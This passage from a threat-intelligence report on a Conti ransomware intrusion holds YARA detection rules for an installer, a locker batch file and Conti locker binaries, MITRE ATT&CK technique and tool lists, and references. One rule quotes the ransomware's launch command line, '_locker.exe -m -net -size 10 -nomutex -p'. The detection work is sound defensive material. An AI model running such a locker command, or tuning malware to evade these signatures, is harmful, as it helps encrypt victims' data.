      date = "2021-11-29"
      hash1 = "09d7fcbf95e66b242ff5d7bc76e4d2c912462c8c344cb2b90070a38d27aaef53"
   strings:
      $s1 = "For more detailed information, please visit http://www.jrsoftware.org/isl
      $s2 = "(Symantec SHA256 TimeStamping Signer - G20" fullword ascii
      $s3 = "            <requestedExecutionLevel level=\"asInvoker\"            uiAc
      $s4 = "(Symantec SHA256 TimeStamping Signer - G2" fullword ascii
      $s5 = "Causes Setup to create a log file in the user's TEMP directory." fullwor
      $s6 = "Prevents the user from cancelling during the installation process." full
      $s7 = "Same as /LOG, except it allows you to specify a fixed path/filename to u
      $s8 = "        <dpiAware xmlns=\"http://schemas.microsoft.com/SMI/2005/WindowsS
      $s9 = "The Setup program accepts optional command line parameters." fullword wi
      $s10 = "Instructs Setup to load the settings from the specified file after havi
      $s11 = "Overrides the default component settings." fullword wide
      $s12 = "/MERGETASKS=\"comma separated list of task names\"" fullword wide
      $s13 = "/PASSWORD=password" fullword wide
      $s14 = "Specifies the password to use." fullword wide
      $s15 = "yyyyvvvvvvvvvxxw" fullword ascii
      $s16 = "yyyyyyrrrsy" fullword ascii
      $s17 = "            processorArchitecture=\"x86\"" fullword ascii
      $s18 = "    processorArchitecture=\"x86\"" fullword ascii
      $s19 = "Prevents Setup from restarting the system following a successful instal
      $s20 = "/DIR=\"x:\\dirname\"" fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 7000KB and
      8 of them
}

rule mal_host2_locker {
   meta:
      description = "mal - file locker.bat"
      author = "TheDFIRReport"
      date = "2021-11-29"
      hash1 = "1edfae602f195d53b63707fe117e9c47e1925722533be43909a5d594e1ef63d3"
   strings:
      $x1 = "_locker.exe -m -net -size 10 -nomutex -p" ascii
   condition:
      uint16(0) == 0x7473 and filesize < 8KB and
      $x1
}

import "pe"

rule o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker {
   meta:
      description = "conti - file o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kp
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-29"
      hash1 = "9cd3c0cff6f3ecb31c7d6bc531395ccfd374bcd257c3c463ac528703ae2b0219"
   strings:
      $s1 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s2 = "operator co_await" fullword ascii
      $s3 = ">*>6>A>_>" fullword ascii /* hex encoded string 'j' */
      $s4 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
      $s5 = "Bapi-ms-win-core-fibers-l1-1-1" fullword wide
      $s6 = "SVWjEhQ" fullword ascii
      $s7 = ";F;[;l;" fullword ascii /* Goodware String - occured 1 times */
      $s8 = "74787@7H7P7T7\\7p7" fullword ascii /* Goodware String - occured 1 times
      $s9 = "6#606B6" fullword ascii /* Goodware String - occured 1 times */
      $s10 = "<!=X=u=" fullword ascii /* Goodware String - occured 1 times */
      $s11 = "expand 32-byte k" fullword ascii /* Goodware String - occured 1 times *
      $s12 = "6!7?7J7" fullword ascii /* Goodware String - occured 2 times */
      $s13 = "delete" fullword ascii /* Goodware String - occured 2789 times */
      $s14 = "4!4(4/464=4D4K4R4Z4b4j4v4" fullword ascii /* Goodware String - occured
      $s15 = ".CRT$XIAC" fullword ascii /* Goodware String - occured 3 times */
      $s16 = "0#0)01060\\0a0" fullword ascii
      $s17 = ";\";/;=;K;V;l;" fullword ascii
      $s18 = "6,606P6X6\\6x6" fullword ascii
      $s19 = "6(6,6@6D6H6L6P6T6X6\\6`6d6p6t6x6|6" fullword ascii
      $s20 = "8 :M:}:" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 600KB and
      ( pe.imphash() == "50472e0ba953856d228c7483b149ea72" or all of them )
}

rule o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker_x86 {
   meta:
      description = "conti - file o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpW
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-29"
      hash1 = "01a9549c015cfcbff4a830cea7df6386dc5474fd433f15a6944b834551a2b4c9"
   strings:
      $s1 = "conti_v3.dll" fullword ascii
      $s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s3 = "6 7/787E7[7" fullword ascii /* hex encoded string 'gx~w' */
      $s4 = "operator co_await" fullword ascii
      $s5 = "2%3.3f3~3" fullword ascii /* hex encoded string '#?3' */
      $s6 = "1\"1&1,:4:<:D:L:T:\\:d:l:t:|:" fullword ascii $s7 = "api-ms-win-appmodel
      $s17 = "QQSVj8j@" fullword ascii
      $s18 = "5-5X5s5" fullword ascii /* Goodware String - occured 1 times */
      $s19 = "expand 32-byte k" fullword ascii /* Goodware String - occured 1 times *
      $s20 = "delete" fullword ascii /* Goodware String - occured 2789 times */
   condition:
      uint16(0) == 0x5a4d and filesize < 600KB and
      ( pe.imphash() == "749dc5143e9fc01aa1d221fb9a48d5ea" or all of them )
}

rule o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpWVCPfOwUnayZp_locker_x64 {
   meta:
      description = "conti - file o4IRWsH4N1a3hjO9Sy2rPP02oyUddH7zA5xGih0ESmlhiiXD9kpW
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-11-29"
      hash1 = "31656dcea4da01879e80dff59a1af60ca09c951fe5fc7e291be611c4eadd932a"
   strings:
      $s1 = "conti_v3.dll" fullword ascii
      $s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s3 = "operator co_await" fullword ascii
      $s4 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
      $s5 = "api-ms-win-core-file-l1-2-2" fullword wide /* Goodware String - occured
      $s6 = "__swift_2" fullword ascii
      $s7 = "__swift_1" fullword ascii
      $s8 = "expand 32-byte k" fullword ascii /* Goodware String - occured 1 times */
      $s9 = "u3HcH<H" fullword ascii /* Goodware String - occured 2 times */
      $s10 = "D$XD9x" fullword ascii /* Goodware String - occured 2 times */
      $s11 = "delete" fullword ascii /* Goodware String - occured 2789 times */
      $s12 = "ue!T$(H!T$ " fullword ascii
      $s13 = "L$&8\\$&t,8Y" fullword ascii
      $s14 = "F 2-by" fullword ascii
      $s15 = "u\"8Z(t" fullword ascii
      $s16 = "L$ |+L;" fullword ascii
      $s17 = "vB8_(t" fullword ascii
      $s18 = "ext-ms-" fullword wide
      $s19 = "OOxq*H" fullword ascii
      $s20 = "H97u+A" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 600KB and
      ( pe.imphash() == "137fa89046164fe07e0dd776ed7a0191" or all of them )
}
```

MITRE

```
T1218.010 - Signed Binary Proxy Execution: Regsvr32
T1218.005 - Signed Binary Proxy Execution: Mshta
T1218.011 - Signed Binary Proxy Execution: Rundll32
T1567.002 - Exfiltration Over Web Service: Exfiltration to Cloud Storage
T1105 - Ingress Tool Transfer
T1059.005 - Command and Scripting Interpreter: Visual Basic
T1059.007 - Command and Scripting Interpreter: JavaScript
T1059.001 - Command and Scripting Interpreter: PowerShell
T1055 - Process Injection
T1486 - Data Encrypted for Impact
T1482 - Domain Trust Discovery
T1047 - Windows Management Instrumentation
T1021.002 - Remote Services: SMB/Windows Admin Shares
T1124 - System Time Discovery
T1021.001 - Remote Services: Remote Desktop Protocol
T1566.001 - Phishing: Spearphishing Attachment
T1087.002 - Account Discovery: Domain Account
T1087.001 - Account Discovery: Local Account
T1057 - Process Discovery
T1083 - File and Directory Discovery
T1590.005 - Gather Victim Network Information: IP Addresses
```

MITRE Software

```
Net – S0039
Nltest – S0359
Cmd – S0106
Tasklist – S0057
Cobalt Strike – S0154
AdFind - S0552
```

Reference

- Detecting Rclone – An Effective Tool for Exfiltration, NCC Group – https://research.nccgroup.com/2021/05/27/detecting-rclone-an-effective-tool-for-exfiltration/
- Rundll32, Red Canary – https://redcanary.com/threat-detection-report/techniques/rundll32/
- TA551 (Shathak) continues pushing BazarLoader, infections lead to Cobalt Strike, SANS ISC – https://isc.sans.edu/forums/diary/TA551+Shathak+continues+pushing+BazarLoader+infections+lead+to+Cobalt+Strike/27738/
- Invoke-ShareFinder, GitHub [Veil PowerView] – https://github.com/darkoperator/Veil-PowerView/blob/master/PowerView/functions/Invoke-ShareFinder.ps1
- taskmgr.exe slashing numbers, Hexicorn – https://www.hexacorn.com/blog/2018/07/22/taskmgr-exe-slashing-numbers/

Internal case #5794

« EXCHANGE EXPLOIT LEADS TO DOMAIN WIDE RANSOMWARE

DIAVOL RANSOMWARE »

Type your email…

Subscribe

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

DFIR Labs

Mentoring and Coaching